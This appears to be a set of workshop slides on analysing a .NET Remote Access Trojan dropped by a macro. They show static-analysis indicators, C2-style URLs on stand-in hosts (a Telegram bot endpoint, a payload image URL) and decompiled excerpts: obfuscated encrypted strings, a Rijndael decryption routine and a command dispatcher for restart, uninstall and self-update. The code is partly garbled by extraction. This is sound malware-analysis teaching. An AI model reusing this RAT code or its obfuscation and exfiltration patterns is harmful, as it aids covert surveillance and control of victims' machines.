first-bytes-text	M Z .....@.....
file > size	172544 bytes
entropy	5.117
signature	Microsoft .NET
tooling	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
file-version	1.0.0.0
description	n/a
stamps	
compiler-stamp	Thu Apr 11 10:36:06 2024   UTC
debug-stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\st\Desktop\challenges\workshop\challenge 4\sample.exe
debug	n/a
export	n/a
version	carte.exe
manifest	MyApplication.app
.NET > module	carte.exe
certificate > program-name	n/a

# Analyzing the sample dropped by the macro

- .NET libraries
- Possible IOCs

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file settings about

c:\users\st\Desktop\challenges\workshop\challe

indicators (groups > API)

footprints (count > 10)

virustotal (status > error)

dos-header (size > 64 bytes)

dos-stub (size > 64 bytes)

rich-header (n/a)

file-header (executable > 32-bit)

optional-header (subsystem > GUI)

directories (count > 5)

sections (count > 3)

libraries (type > p/invoke)

imports (flag > 873)

exports (n/a)

thread-local-storage (n/a)

.NET (namespace > flag)

resources (count > 4)

strings (count > 5968)

debug (n/a)

manifest (level > asInvoker)

version (OriginalFilename > carte.exe)

certificate (n/a)

overlay (n/a)

indicator (30)	detail	level
groups > API	dynamic-library   diagnostic   execution   hooking   windowing   input-o...	+++++
.NET > namespace > flag	System.Net.Sockets   System.Net   System.Security.Principal   System.Se...	+++++
mitre > technique	T1497   T1057   T1086   T1106   T1001   T1055   T1179   T1056   T1115   T1010	+++++
string > size > suspicious	1722 bytes	++
string > URL	1.0.0.0	++
string > URL	14.0.0.0	++
string > URL	http://mlw-telegram.test/bot	++
string > URL	http://ip-api.com/line/?fields=hosting	++
string > URL	http://mlw-telegram.test/bot/sendMessage?chat_id=	++
string > URL	http://ip-api.com/line/?fields=hosting:true	++
string > URL	http://mlw.test/Drwri41N/image.png	++
imports > flag	48	++
libraries > p/invoke	kernel32.dll   avicap32.dll   user32.dll   NTdll.dll	++
imports > p/invoke	22	++
file > entropy	5.117	+
file > type	executable	+
file > cpu	32-bit	+
file > signature	Microsoft .NET	+
file > sha256	E463EB2C3EFD93F94ACEBE1B1BC3D6663475C26842FC9DB4A71E7ECC35...	+
file > size	172544 bytes	+
virustotal > error	The server name or address could not be resolved	+

# Managed vs unmanaged code

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**Managed code:** code that is executed by a runtime environment, such as the .NET Common Language Runtime (CLR). This runtime provides services like memory management, security, and exception handling.

**Unmanaged code:** code that runs directly on the native machine hardware without the support of a runtime environment. It directly interacts with system resources and memory, and developers are responsible for tasks like memory allocation and deallocation.



# Intermediate Language and the CLR


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**Intermediate Language:** It is the product of the compilation of code written in a .NET language such as C# or Visual Basic.

When you run a IL binary, the CLR takes over and starts the process of Just-In-Time compiling the IL to machine code that can actually be run on a CPU.

# Intermediate Language and the CLR

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- Since it's a .NET program, we can decompile it
- That doesn't mean the malware developer can't make analysis hard... enter obfuscation

# Analyzing the sample dropped by the macro

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- We see what appear to be base64 encoded strings but when we try to decode them... nothing.
- Since static analysis tools will easily decode base64 encoded strings, malware authors can encrypt them to make it difficult to identify IOCs by just viewing the program's strings

```
public static string qsuotxVBQWuN1wXL7S13R7UM0oGherwjkt90 = "1kgF7j4FRJUyAcJAxLYe76A4noXb2KvBy2aCiPyY50=";  
  
// Token: 0x04000007 RID: 7  
public static string vaPrr1IV8frcD45YwkTGWcPr8LuQLXihBUinL = "dRzoXEmHbqt7hdKf0UGEbw==";  
  
// Token: 0x04000008 RID: 8  
public static string blufoxaIvu8EeLVFc5RqIdJG54Gyde8XkwZrA = "onrgVB157fsPIXky6FNIrg==";  
  
// Token: 0x04000009 RID: 9  
public static string SbggKjroB68510GvdXk1P8v1kMr005U1Ens2X = "1aXJ+ikNyJaqAAA2mcXk2Q==";  
  
// Token: 0x0400000A RID: 10  
public static int sWpIi59HVTjtB0r6P7SRQdLwgcN'M2a0ZVHXvX = 2;  
  
// Token: 0x0400000B RID: 11  
public static string oEFDp3aLa9Mvtpu40b7lK0xoaLsrHB9fWv1VT = "ILQcPbbc2VRpB94DqX08Gw==";  
  
// Token: 0x0400000C RID: 12  
public static string vmjEz7IdkPTYcVvdBIT11QZrxhsaazNwUQ0qz = "%AppData%";  
  
// Token: 0x0400000D RID: 13  
public static string eCx5LqBibLns0nMQEXWwSiIdLt37W7nhFgXiM = "F95EtmVr61SBg010";  
  
// Token: 0x0400000E RID: 14  
public static string 2yCMTfZ6yWu9L2fwhdFVYvHWriXD5SaGnV1wK = Interaction.Environ("temp") + "\\Log.tmp";
```

# Analyzing the sample dropped by the macro

- The malware uses Rijndael encryption, which is AES
- It uses the hash of a string as key and decrypts the variables as the program runs


```
namespace Stub
{
    // Token: 0x02000018 RID: 24
    public class lnZZgsJitVOV
    {
        // Token: 0x0600012F RID: 303 RVA: 0x00006588 File Offset: 0x00004788
        public static object FbmCgvom7sJ5S(string TEFe4AuGLs1t)
        {
            RijndaelManaged rijndaelManaged = new RijndaelManaged();
            MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
            byte[] array = new byte[32];
            byte[] array2 = md5CryptoServiceProvider.ComputeHash(TFIW2FSLtw9S.f0Ect6S2qWNI(Dwre7AimAttsSDe9ONTyGoPXtbA3NNJR6lGec.eCx5LqBibLns0nMQEXlWSiIdLt37W7nhFgXiM));
            Array.Copy(array2, 0, array, 0, 16);
            Array.Copy(array2, 0, array, 16, 16);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
            byte[] array3 = Convert.FromBase64String(TEFe4AuGLs1t);
            return TFIW2FSLtw9S.kXitPkTzXln3(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
        }
    }
}
```

# Analyzing the sample dropped by the macro

- It is a Remote Access Trojan (RAT)
- It has the following capabilities:
  - It can update itself
  - It can delete itself
  - It can take screenshots
  - It can capture keystrokes
  - It can download and execute binaries
  - It can run commands on the victim's computer

```
public class qe4gu6HK7mzE5kFGCmBEuSbSGKIY7HbNXPX5b6TFXVHmB37WSP1zmVaeofkXg7mq0EAbWxF
{
    // Token: 0x06000087 RID: 135 RVA: 0x00003E3C File Offset: 0x0000203C
    public static void CLlcpS84PMWjWuQA9NpDMAHJ0WjcP3spc9V9miI9zrAsxiIHytEBgcV2ZccEH5V001a5ES(byte[] h5ZJMzfJIPdnmeNB5VbnsakttbasSsATQGa98J68IuXjUCw076EDWBMrBizCdJg0krwyM)
    {
        try
        {
            string[] array = Strings.Split(TFIW2FSLtw9S.kXltPkTzXln3(TFIW2FSLtw9S.bYp2DT0qddN2(h5ZJMzfJIPdnmeNB5VbnsakttbasSsATQGa98J68IuXjUCw076EDWBMrBizCdJg0krwyM)), Conversions.T
            (qe4gu6HK7mzE5kFGCmBEuSbSGKIY7HbNXPX5b6TFXVHmB37WSP1zmVaeofkXg7mq0EAbWxF.AOT12CKroCAfU1b6x4Y361J7beWk2J4p5fV1cDc7N4uSxpxoR9ozIw8spSa1VQyLxiW3), -1, CompareMethod.Binary);
            string text = array[0];
            if (Operators.CompareString(text, "rec", false) == 0)
            {
                zsvYKm3Krg57.0jne8Z0JupUF();
                TFIW2FSLtw9S.fnZlgNgZsv2D();
                Application.Restart();
                Environment.Exit(0);
            }
            else if (Operators.CompareString(text, "CLOSE", false) == 0)
            {
                zsvYKm3Krg57.0jne8Z0JupUF();
                0HJ9LLYFefKRZe2DzCwRqQL9gU9oEJctIfgXj6M0WJLaTPuGEPaArkul6DxpI3L2bcD2QV.HBvAGFZ8fVwhgICOTQcn9J89Yo5psn9P1Wnq7QEHGdYPZUICh4C5RD0zf3gKRnfxxnwL7p.Shutdown(SocketShutdown.L
                0HJ9LLYFefKRZe2DzCwRqQL9gU9oEJctIfgXj6M0WJLaTPuGEPaArkul6DxpI3L2bcD2QV.HBvAGFZ8fVwhgICOTQcn9J89Yo5psn9P1Wnq7QEHGdYPZUICh4C5RD0zf3gKRnfxxnwL7p.Close());
                Environment.Exit(0);
            }
            else if (Operators.CompareString(text, "uninstall", false) == 0)
            {
                Ma1RbnkGdS01ANPhxJbYOPs12xgl3uv6XpG7WIXLqvdeUk7oJGND92TxTt4EHx0Knmimj.bXvzX8D1cz36Zk6mLLIIQHXBVoVgAsR11g280Xqazq0g6dMKgcXZQHrNqrJHDT2FF4Irt(false, null, null);
            }
            else if (Operators.CompareString(text, "update", false) == 0)
            {
                Ma1RbnkGdS01ANPhxJbYOPs12xgl3uv6XpG7WIXLqvdeUk7oJGND92TxTt4EHx0Knmimj.bXvzX8D1cz36Zk6mLLIIQHXBVoVgAsR11g280Xqazq0g6dMKgcXZQHrNqrJHDT2FF4Irt(true, array[1], TFIW2FSL
                (Convert.FromBase64String(array[2])));
            }
        }
    }
}
```

# Looking at the kill chain



THANK YOU!



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